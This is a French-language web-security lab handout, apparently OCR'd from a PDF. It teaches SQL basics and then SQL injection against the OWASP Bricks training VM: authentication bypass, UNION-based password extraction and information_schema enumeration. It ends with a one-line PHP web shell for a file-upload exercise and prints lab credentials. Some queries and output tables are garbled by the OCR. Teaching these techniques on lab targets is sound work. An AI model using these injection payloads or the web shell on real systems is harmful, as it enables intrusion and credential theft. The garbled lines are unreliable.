Sécurité Web 1

Sécurité Web

Pour ce TP nous utiliserons la machine **OWASP Broken Web Apps** que vous avez déjà. Et l'iso **"From SLQi to Shell"** que vous pouvez télécharger ici :

https://pentesterlab.com/exercises/from_sqli_to_shell/iso

Rappel SQL

SQL est un langage de requêtes de base de données.

Vous pouvez vous connecter en SSH à votre VM OWASP Broken Web Apps en SSH. root/owaspbwa.

```
ssh root@192.168.56.101 (remplacer avec l'IP de la machine)
```

On peut y lancer MySQL avec la commande suivante: mysql -u root -powaspbwa

Cela lance un shell MySQL. On obtient de l'aide avec la command help ou \h.

```
1 mysql> help
 2
3 For information about MySQL products and services, visit:
      http://www.mysql.com/
5 For developer information, including the MySQL Reference Manual, visit:
       http://dev.mysql.com/
   To buy MySQL Enterprise support, training, or other products, visit:
8
       https://shop.mysql.com/
10 List of all MySQL commands:
11 Note that all text commands must be first on line and end with ';'
               (\?) Synonym for `help'.
12 ?
13 clear
               (\c) Clear the current input statement.
14 connect (\r) Reconnect to the server. Optional arguments are db and
       host.
15 delimiter (\d) Set statement delimiter.
16 edit (\e) Edit command with $EDITOR.
17 ego (\G) Send commanu to mysql.
18 exit (\q) Exit mysql. Same as quit.
19 go (\g) Send command to mysql server.
19 go this help.
               (\G) Send command to mysql server, display result vertically.
20 help (\h) Display this help.
21 nopager (\n) Disable pager, print to stdout.
22 notee (\t) Don't write into outfile.
23 pager (\P) Set PAGER [to_pager]. Print the query results via PAGER.
24 print (\p) Print current command.
25 prompt
               (\R) Change your mysql prompt.
26 quit
               (\q) Quit mysql.
27 rehash
               (\#) Rebuild completion hash.
               (\.) Execute an SQL script file. Takes a file name as an
28 source
 argument.
```

```
29 status (\s) Get status information from the server.
30 system (\!) Execute a system shell command.
31 tee (\T) Set outfile [to_outfile]. Append everything into given outfile.
32 use (\u) Use another database. Takes database name as argument.
33 charset (\C) Switch to another charset. Might be needed for processing binlog with multi-byte charsets.
34 warnings (\W) Show warnings after every statement.
35 nowarning (\W) Don't show warnings after every statement.
36
37 For server side help, type 'help contents'
```

On peut voir les bases de données avec la commande show databases;

```
1 mysql> show databases;
2 +----+
3 Database
5 | information_schema |
6 svn
7 | bricks
8 | bwapp
9
  citizens
10 cryptomg
11 dvwa
12 | gallery2
13 getboo
14 ghost
15 gtd-php
16 hex
17 isp
18 | joomla
19 mutillidae
20 | mysql
21 nowasp
22 orangehrm
23 | personalblog
24 peruggia
25 | phpbb
26 | phpmyadmin
27 proxy
28 rentnet
29 | sqlol
30 tikiwiki
31 vicnum
32 wackopicko
33 wavsepdb
34 | webcal
35 | webgoat_coins
36 wordpress
37 | wraithlogin
```

```
38 | yazd

39 +-----+

40 34 rows in set (0.00 sec)
```

On selectionne une base avec la commande use:

```
1 mysql> use peruggia;
2 Reading table information for completion of table and column names
3 You can turn off this feature to get a quicker startup with -A
4
5 Database changed
```

On peut ensuite lister les tables avec la commande **show tables**; :

/! Les commandes show et help sont des commandes du SHELL MySQL. Il ne s'agit pas de requêtes SQL valides.

On peut selectionner l'ensemble des champs d'un tables avec la requête SELECT * FROM nom_de_la_table.

Le caractère * signifie tout les champs.

On peut selectionner un seulement certains champs, en les listants séparés par des virgules.

Note : il n'est pas nécessaire de mettre SELECT et FROM en majuscule. Néanmoins il s'agit de la convention prise dans la plupart des cas de façon à distinguer les *champs* des *opérateurs*.

On peut utiliser le mot-clé WHERE pour filtrer les éléments sélectionnés.

Exercice: Selectionner le nom de l'utilisateur avec l'ID 2.

Exercice 2 : Dans la base de données *sqlol*. Faire une requête qui trouve si l'utilisateur avec l'*id* 2 est admin. Le résultat de la requête doit donner un 0 ou un 1.

```
Solution:SELECT isadmin FROM users WHERE id=2;
```

On peut utiliser l'opérateur AND pour préciser plusieurs conditions.

Exercice : Dans la table *accounts* de la base de données *nowasp*. Faire une requête qui authentifie un utilisateur c'est à dire :

- Renvoie des données si le nom d'utilisateur et le mot de passe sont bons (et correspondent au même utilisateur).
- Ne renvoie pas de données, si le couple utilisateur mot de passe n'est pas valide.

Pour cela, faire une requête WHERE et AND qui vérifie à la fois le nom d'utilisateur et le mot de passe.

Solution:

```
SELECT * FROM accounts WHERE username='adrian'AND password='somepassword';
```

Injection SQL

Si les données sont passées tels quel à l'application, on peut "s'échapper" des données pour modifier la requête.

En MySQL, "-- " signifie "la suite est un commentaire. /!\ Attention à l'espace après le --.

Ainsi, si on rentre comme nom d'utilisateur _admin'; --.

La requête SELECT * FROM accounts WHERE username=\$username AND password=
\$password;

```
1 SELECT * FROM accounts WHERE username='admin';-- ' AND password='';
```

Ce qu'il y a après le "--" étant considérer comme un commentaire, MySQL interprète le requête comme

```
1 SELECT * FROM accounts WHERE username='admin';
```

Injecter sans connaître d'utilisateur

Si on ne connait pas de nom d'utilisateur, on peut utiliser la syntaxe xxx'OR '1'='1'; -- pour créer une requête qui soit toujours vrai.

Injecter sans connaitre un utilisateur: nimp'OR '1'='1';--

Injection SQL: récupération de données avec UNION

On va chercher à utiliser l'opérateur UNION pour extraire des données de la base SQL.

Déterminer le nombre de colonnes

Prennons l'exemple de OWASP Bircks content 1.

```
L'URL: http://192.168.56.101/owaspbricks/content-1/index.php?id=1.
```

Effectue la requête :

```
1 SELECT * FROM users WHERE idusers=1 LIMIT 1
```

On utilise l'opérateur ORDER BY pour déterminer le nombre de colonnes.

http://192.168.56.101/owaspbricks/content-1/index.php?id=1+ORDER+BY+8 est valide, et correpond à la requête SQL

1	1 SELECT * FROM users WHERE idusers=1 ORDER BY 8 LIMIT 1;						
2	idusers	name	!	password			
4 5			tom@getmantra.com		 		

Néanmoins, dès que l'on dépasse le nombre de colonnes avec ORDER BY 9, l'application renvoie une erreur.



FIG. 1: Injection avec un ORDER BY supérieur au nombre de colonnes de la requête

On en déduit donc que la **réponse à la requête SQL** effectué par l'application ne contient que **8 co-lonnes**.

Création d'une requête avec UNION

Maintenant que l'on connait le nombre de colonnes de la requête SQL, on peut insérer une requête avec UNION pour extraire des données de la base.

Comme la réponse contient 8 colonnes, on insère un union avec 8 NULL. On ajoute également le fameux **;** — pour commenter la fin de la requête.

Ce qui donne la requête :

```
| SELECT * FROM users WHERE idusers=1 UNION SELECT NULL, NUL
```

L'application n'affiche malgré tout que la première ligne. Nos NULL ne sont donc pas affichés. Néanmoins, l'absence de message d'erreur nous permet de déduire que nous avons bien le bon nombre de colonnes.




Fig. 2: La réponse ne change pas avec une simple injection UNION SELECT NULL,...

Utilisation de LIMIT 1,1

L'application n'affichant que la 1ère ligne. On peut utiliser l'opérateur LIMIT 1,1 après notre UNION SELECT NULL, NULL, NULL, ... pour que l'application affiche notre requête.

L'URL http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT +NULL,NULL,NULL,NULL,NULL,NULL,NULL+LIMIT+1,1;--

Correspond à la requête :

```
1 SQL Query: SELECT * FROM users WHERE idusers=1 UNION SELECT NULL,NULL,
NULL,NULL,NULL,NULL,NULL LIMIT 1,1;-- LIMIT 1
```

1	+		·	+	+	+	+	+	++
			•	•	password	•	•	•	
4		NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

L'application n'affiche plus les "User ID : 1" et autres données de la requête initiale (avant le UNION). On a donc bien pris le contrôle de ce qui est affiché avec l'opérateur LIMIT 1,1.




FIG. 3: L'application affiche nos NULL, NULL, NULL, ... c'est à dire rien!

Afficher des données

On a 8 colonnes dans notre requête, mais l'application n'affiche que 3 champs. On va donc chercher à savoir quels sont les champs affichés par l'application.

Pour cela, on remplace, certains de nos NULL par du texte entre guillemets 'aaaaa'. Si on voit un aaaa dans la page affichée. C'est que l'on peut récupérer des données sur ce champs.

Comme on a de la chance, dès notre 1er champ, notre 'aaaaa' est réfléchit.

Donne la requête SQL

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT 'aaaa',NULL,NULL,
NULL,NULL,NULL LIMIT 1,1;-- LIMIT 1
```

			•	password	ua	ref	host	lang
3 +-				+				
	aaaa	NULL	NULL	NULL	NULL	NULL	NULL	NULL

La page affichée montre bien notre 'aaaa'.




FIG. 4: Nos 'aaaa' sont bien réfléchis dans la réponse

Extraction de données de la base

Maintenant que l'on voit où l'on peut afficher des résultat de la requête dans la page web. On peut extraire des données de la base.

On remplace notre 'aaaa' par le nom d'une colonne comme password et on ajoute la table dans laquelle faire la recherche avec FROM users.

L'URL http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT +password, NULL, NULL, NULL, NULL, NULL, NULL, NULL+FROM+users+LIMIT+1,1;--

donne la requête SQL:

```
1 SELECT * FROM users WHERE idusers=1 UNION SELECT password, NULL, NULL, NULL, NULL, NULL, NULL FROM users LIMIT 1,1;-- LIMIT 1

1 +-----+
2 | idusers | name | email | password | ua | ref | host | lang |
3 +----+
4 | admin | NULL |
5 +-----+
```

La page affiche bien le mot de passe de du 1er utilisateur de la base.




FIG. 5: Le mot de passe de admin est admin

On peut ensuite jouer sur le LIMIT pour afficher d'autres lignes. Par exemple LIMIT 4,1 affiche le mot de passe du 4ème utilisateur.

URL: http://192.168.56.101/owaspbricks/content-1/index.php?id=1+UNION+SELECT
+password,NULL,NULL,NULL,NULL,NULL,NULL,NULL+FROM+users+LIMIT+4,1;--




FIG. 6: Requête avec LIMIT 4,1 qui affiche donc la 4ème ligne de la table users

Félicitations, vous venez d'extraire des mot de passe d'une base de données en exploitant une injection SQL avec l'opérateur UNION.

Explication pour content 2

Même chose que pour l'exercice précédent sauf, qu'il est nécessaire d'ajouter un 'après le texte pour réaliser l'injection.

```
URL : http://192.168.56.101/owaspbricks/content-2/index.php?user=harry%27+
ORDER+BY+8;--+
```

Notez le "+" après le "--". Il s'agit d'un espace "" encodé en encodage URL.

Requête SQL:

La suite est identique à l'exercice content1. On laissera jute le 'en plus dans les requêtes.

Exploiter une injection SQL lorsqu'on ne connait pas le nom des tables et colonnes

Dans certains cas, on arrive à deviner le nom des tables et des colonnes. Dans le cas de SELECT username, password FROM users, on a des noms assez classiques.

Mais que faire si on arrive pas à deviner ces identifiants, où que l'on souhaite extraire d'autres données de la base.

La méthode ci-dessous sera illustrée avec l'exercice content-3 de OWASP Bricks.

Trouver la version de la base de données

Mettons que l'on a une injection avec UNION où l'on arrive à les résultats de notre requête.

FIG. 7: Notre 'aaaa' est réfléchit dans une injection avec UNION

On va chercher à identifier la base de donnée utilisée par l'application web. La syntaxe qui donne la version est différente en fonction de la base de donnée.

Database type	Query
Microsoft, MySQL	SELECT @@version
Oracle	SELECT * FROM v\$version
PostgreSQL	SELECT version()

On pourra donc utiliser un UNION SELECT @@version pour tester s'il s'agit d'une DB MySQL ou Microsoft.

```
Upgrade-Insecure-Requests: 1

username=tom'+UNION+SELECT+NULL, NULL, Oversion, DULL, NULL, NULL, NULL, NULL, NULL+LIMIT+1,1;--+&submit=Submit

Submit

O matches

Response

Pretty Raw Render \n Actions \rightarrow

| Chr/> | Sourch | Sour
```

Fig. 8: Identification de la version

Le fait que @@version fonctionne nous indique qu'il s'agit soit d'une base de données MySQL, soit d'une base de données Microsoft (MsSQL).

Étant donné que le système indique Ubuntu dans 5.1.41-3ubuntu12.6-log. On conclut qu'il s'agit d'un MySQL.

Les étapes suivantes sont différentes en fonction de la base de donnée. Nous allons ici faire le cas d'une base de données **MySQL** (cas le plus courant).

Vous pouvez aller voir les sites suivants pour plus de détail sur comment identifier les tables et colonnes sur d'autres types de base de données :

- https://portswigger.net/web-security/sql-injection/examining-the-database
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection

Les étapes suivantes sont basées sur https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md#extract-database-with-information_schema

Lister les bases de données

MySQL a une base de données spéciale qui contient le nom des *bases de données*, *tables*, et *colonnes* des tables.

En faisant des requête sur cette dernière on peut récupérer toutes ces informations.

Lister les bases de données gérées par MySQL se fait avec le requête suivante :

```
1 SELECT group_concat(0x7c,schema_name,0x7c) FROM information_schema.
schemata;
```

Dans une injection SQL avec un UNION, cela donne:

```
Username=
tom'+UNION+SELECT+NULL, NULL, group_concat(0x7c, schema_name, 0x7c), NULL, NULL
```

FIG. 9: Récupération des bases de données avec UNION

Soit l'injection SQL suivante:

```
1 username=tom'+UNION+SELECT+NULL,NULL,group_concat(0x7c,schema_name,0x7c
),NULL,NULL,NULL,NULL+FROM+information_schema.schemata+LIMIT
+1,1;--+&submit=Submit
```

Lister les tables

De la même manière, une fois que l'on a identifier une base de donnée, on peut en lister les tables. Ici, la base qui nous intéresse est bricks.

Lister les tables se fait avec la requête SQL suivante :

```
1 SELECT group_concat(0x7c,table_name,0x7c) FROM information_schema.
    tables WHERE table_schema='nom_de_la_bdd';
```



Fig. 10: Récupération des Tables

Soit l'injection SQL suivante :

```
1 username=tom'+UNION+SELECT+NULL,NULL,group_concat(0x7c,table_name,0x7c)
    ,NULL,NULL,NULL,NULL+FROM+information_schema.tables+WHERE+
    table_schema='bricks'+LIMIT+1,1;--+&submit=Submit
```

La base de données bricks ne contient ici qu'une seule table : users.

Lister les colonnes

Une fois que la table est connue, on peut lister les colonnes de la table. Ici, la table visée est users de la base de donnée bricks.

Lister les tables se fait avec la requête SQL suivante :

Ici, il y a plusieurs tables users, sur différentes bases de données. On va donc préciser le nom de la base de donnée dans notre requête.

```
1 SELECT group_concat(0x7c,column_name,0x7c) FROM information_schema.
        columns WHERE table_name='nom_de_la_table' AND table_schema='
        nom_de_la_bdd';
```




FIG. 11: Récurération des colonnes d'une Table avec UNION

Soit, l'injection SQL suivante :

```
1 username=tom'+UNION+SELECT+NULL,NULL,group_concat(0x7c,column_name,0x7c
),NULL,NULL,NULL,NULL+FROM+information_schema.columns+WHERE+
    table_name='users'+AND+table_schema='bricks'+LIMIT+1,1;--+&submit=
    Submit
```

Une fois les tables et colonnes identifiées. On peut récupérer des données comme vu précédement en insérant un SELECT nom_de_colonne FROM table.

Upload de fichier

Fichier shell.php:

```
1 <?php
2    system($_REQUEST['cmd']);
3  ?>
```